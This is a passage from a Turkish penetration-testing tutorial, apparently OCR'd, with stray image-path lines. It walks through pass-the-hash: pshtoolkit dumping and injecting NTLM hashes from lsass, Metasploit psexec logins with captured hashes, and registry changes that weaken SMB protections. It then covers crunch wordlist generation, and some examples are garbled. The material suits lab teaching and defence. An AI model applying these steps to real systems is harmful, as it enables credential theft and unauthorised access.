
*WIN-TEST$\WORKGROUP:**test123***

[*] Deleting C:\Users\test\AppData\Local\Temp\svhost78.exe...

Pass The Hash

Bir sistemde yetki almak için bazen parolayı tahmin etmek veya kırmak yerine bir şekilde ele geçirilen parola özet bilgiside kullanılabilir. Daha sonra sisteme parola özeti alınan kullanıcı gibi giriş yapmak mümkündür. Bu tekniğe “pass-the-hash” denir. Daha çok Windows ve web uygulamalarında görülen bir zafiyettir. Parola özeti SAM dosyasından elde edilebildiği gibi ağ üzerinden sniffing(ağda geçen paketlerin izlenmesi) ile de elde

edilebilir. Parola özeti Windows sistemlerde lsass servisine yerleştirilip dosya ve yazıcı paylaşımı için kullanılan servisler aracılığıyla giriş denetimi bypass edilebilir.



Windows -> Windows

Pass-the-hash için Windows'tan Windows'a Hernan Ochoa'nın yayınladığı Windows tabanlı pshtoolkit kullanılacaktır. Pshtoolkit içinde 3 tane program barındıran bir araçtır.

Pshtoolkit

whosthere.exe direk olarak lsass servisinden aktif kullanıcının oturum bilgilerini ele geçirir. Örnek olarak Domain Controller(Etki Alanı Denetleyicisi: Kullanıcıların sisteme giriş yapmasını sağlar) olmayan ancak domainin bir parçası olan bir sunucuya (Yedekleme sunucusu gibi) erişim sağlanırsa SAM dosyasına ulaşılabilir. Başka bir örnek olarak Administrator, yedekleme sunucusu gibi bir sunucuya bazı işlemler için Uzak Masaüstü bağlantısı (Remote Desktop Connection) kurması gerekebilir. Bu durumda tetikte bekleyen saldırgan Administrator'ın giriş yapmasını bekleyip whosthere.exe yi çalıştırabilir ve aldığı kullanıcı bilgileriyle (kullanıcı adı,domain adı,NTLM özeti) kendi makinesinden Administrator gibi sisteme giriş yapabilir.

genhash.exe parolanın LanMan ve NT özet değerini oluşturur. Eğer kullanıcının parolası biliniyorsa özet değeri üretilip kullanılabilir.

iam.exe whosthere.exe ile alınan kullanıcı bilgilerini (kullanıcı adı,domain adı,NTLM özeti) kullanarak bellekte lsass servisindeki bilgileri değiştirir ve yapılan işlemler artık oturumu çalınan kullanıcıdan çıkıyor gibi gözükür.

Program pshtoolkit linki ile indirilebilir. Bir klasöre çıkartılıp yönetici haklarıyla komut satırından çalıştırılır. Klasör açıldığında whosthere ve iam için birde "-alt" versiyonu olduğu görülür. Normal versiyon direk olarak lsass servisine müdahale edip veriyi değiştirmeye çalışır. Ancak bazen veri yapısından kaynaklı istenilen sonucu vermeyebilir. Alternatif

versiyon(-alt) ise lsass servisine kod enjekte ederek çalışır ve daha sağlıklı sonuçlar alınabilir.

Örnek verilen sisteme Administrator olarak girişi yapılmıştır. Komut satırına yönetici haklarıyla erişip **whosthere-alt.exe** çalıştırıldığında

```
C:\Documents and Settings\Administrator\My Documents\Downloads\pshtoolkit_v1.4\w
hosthere-alt>whosthere-alt.exe
WHOSTHERE-ALT v1.1 - by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com)
 - (c) 2007-2008 Core Security Technologies
This tool lists the active LSA logon sessions with NTLM credentials.
use -h for help.
the output format is: username:domain:lmhash:nthash

Administrator:TESTXP:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973
B89537
TESTXP$:TEST:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
```

kullanıcı bilgileri kullanıcı_adı:domain_adı:LM_Özeti:NT_Özeti şeklinde ifşa edildi.

-o dosya_adı ile bir metin dosyasına çıktıda verilebilir.

Şimdi **iam-alt.exe** ile

```
C:\Documents and Settings\Administrator\My Documents\Downloads\pshtoolkit_v1.4\i
am-alt>iam-alt.exe -h TESTXP$:TEST:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16A
E931B73C59D7E0C089C0
IAM-ALT v1.1 - by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com) - (c)
 2007-2008 Core Security Technologies
This tool allows you to change the NTLM credentials of the current logon session

the credentials were successfully changed!
```

TEST kullanıcısının (TEST kullanıcısıda bir yönetici hesabıdır) bilgileri iam.exe'ye verilir.

Sonuç olarak bakıldığında

```
Domain:                       TEST
Logon Server:                 \\TESTXP
```

Domain olarak TEST kullanıcısına geçildi.

Linux -> Windows

Pass-the-hash için bu adımda Linux'tan Windows'a giriş yapmaya çalışılacaktır. Bunun için yine pstoolkit ile özetin alındığı varsayılacaktır. Bundan sonra Linux sistemden metasploitte psexec modülü ile Windows'a istenildiği zaman giriş yapılabilir.


Bu pass-the-hash girişiminde metasploitteki psexec modülü kullanılacaktır. Psexec Microsoft'un Telnet'e alternatif olarak sunduğu uzak sistemlerde kod çalıştırmayı sağlayan bir araçtır.

Test ortamı olarak Windows 7 32 bit kullanılmıştır. Pshtoolkit Windows 7 de dll enjeksiyonu sırasında hata çıkardığı için fgdump çıktısı kullanılmıştır. Hatırlanacağı üzere fgdump pwdump uzantılı içinde kullanıcı adları ve özetlerin bulunduğu bir çıktı verir. Ancak


Windows 7 de LanMan kapalı olduğu için çıktıda LanMan özeti kısmı "NO PASSWORD*******" şeklinde gözükecektir. Öncelikle bu kısım silinip yerine 32 tane "0" yazılır.

```
Administrator:500:NO PASSWORD**********************:NO PASSWORD*****************
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
test:1000:00000000000000000000000000000000:C5A237B7E9D8E708D8436B6148A25FA1:::
```

Metasploitte psexec modülü açılır ve kullanıcı için SMBUser değeri "test", parola özeti\parola için SMBPass değeri "00000000000000000000000000000000:C5A237B7E9D8E708D8436B6148A25FA1" olarak girilir.



Gerekli değerler girilip exploit denildiğinde hash yardımıyla sistemde bir meterpreter oturumu açılır.



[-] Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS_ACCESS_DENIED (Command=117 WordCount=0)
Hatası almamak için Windows kayıt defterinde "**HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters**" taki "**RequireSecuritySignature**" değeri "**0**" olarak ayarlanmalı ve "**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System**". Burada New > **DWORD (32-bit)** diyerek "**LocalAccountTokenFilterPolicy**" diye bir girdi oluşturulur ve değeri "**1**" yapılır.

Girilen kullanıcı adı ve özet bilgisinin doğru ve istenen formatta olmasına dikkat edilir.
Bunlara rağmen ısrarla
[-] Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
hatası alınabilir. Bu hataya karşı genel bir çözüm olmasada denenebilecek bir kaç şey vardır.

- Windows'ta "**Simple File Sharing**" (XP) veya "**Sharing Wizard**" (W7) bu hataya sebep olabilirler. Değiştirmek için http://yakupkorkmaz.info/?p=91
- Windows'ta Xp makinede "**Control Panel \ Administrative Tools \ Local Security Tools \ Local Policies \ Security Options \ Network Access: Sharing and security model for local accounts**" değiştirilebilir.

Crunch

Sözlükler, kelime listeleri sızma testlerinde çok önemli ve yardımcı olsada bazen yetersiz kalabilir. Böyle durumlarda hedefe özel yeni sözlükler,kelime listeleri oluşturmak elzemdir. Bu amaçla crunch programı kullanılacaktır. Öncelikle Crunch linkinden indirilebilir. İndirdikten sonra

#tar xvzf crunch*.tar

#cd crunch*

#sudo make

#sudo make install

ile kurulabilir.

/pentest/passwords/crunch# ./crunch ile çalıştırılabilir.Crunch'ın kullanım şekli:

./crunch min max [options]

min, **1,2,3,...** Minimum karakter sayısı

max, **1,2,3,...** Maksimum karakter sayısı

options, **-o,-p,-b,-f** gibi isteğe göre girilen parametreler. Daha fazlasına

#man crunch ile ulaşılabilir.

Belirtilen karakterleri içeren bir liste oluşturmak için:

 # ./crunch 4 4 bga123@ -o /deneme.txt

Crunch will now generate the following amount of data: 12005 bytes

0 MB

0 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 2401

100%

komutu ile bga123@ karakterleri kullanılarak 4 karakterli olası tüm kelimeler deneme.txt dosyasına yazılır. Crunch aynı zamanda oluşturulacak dosyanın 2401 satır içereceğini, 12005 byte yer kaplayacağınıda bildirdi. deneme.txt dosyasının içeriği aşağıdaki gibidir:

….
bb@2
bb@3
bb@@
bgbb
…. (devam eder)

Crunch'ın çalıştırıldığı klasörde charset.lst diye bir dosyada vardır. Bu dosya bir çok karakter seti barındırır. Karakter seti aynı klasördeyken

#cat charset.lst ile görüntülenebilir. Örnek olarak numeric karakter seti ile 4 haneli sayılardan kelime listesi oluşturmak için aşağıdaki komut kullanılabilir. -f parametresi karakter setlerinin barındıran dosyayı belirtmek için kullanılır.

 # ./crunch 4 4 -f charset.lst numeric -o /deneme.txt
Crunch will now generate the following amount of data: 50000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000
100%

numeric yerine istenilen karakter setinin ismi yazılabilir. Oluşturulacak bu liste için boyut yaklaşık 50 KB tır. Özellikle büyük boyutlu dosyalar için boyut bölünmek istenebilir. Bunun için komuta -b 10kb veya -b 10mb gibi değerler eklenerek dosya bölünebilir.

#./crunch 4 4 -f charset.lst numeric -b 10kb -o START

komutu ile olulşturulan dosya crunch klasörü altında 5 tane 10 kb lık daha küçük dosyalara bölünmüştür.

Parolaların önüne ve sonuna eklenen karakterlerle çokça karşılaşılmaktadır. Crunch ile böyle kelimeleri oluşturmak için -t paramtresi ile

küçük harfler için **@**
büyük harfler için ,

sayı eklemek için %

özel karakter eklemek için ^ konulur:

#./crunch 7 7 -t @@^bga' -o /deneme.txt

Crunch will now generate the following amount of data: 3655808 bytes

3 MB

0 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 456976

100%

Bunun sonucunda 3 MB lık aaabgaf, aa%**bga**A, aa&**bga**B, aa*__bga__K vb ifadelerin olduğu deneme dosyası oluşturulur.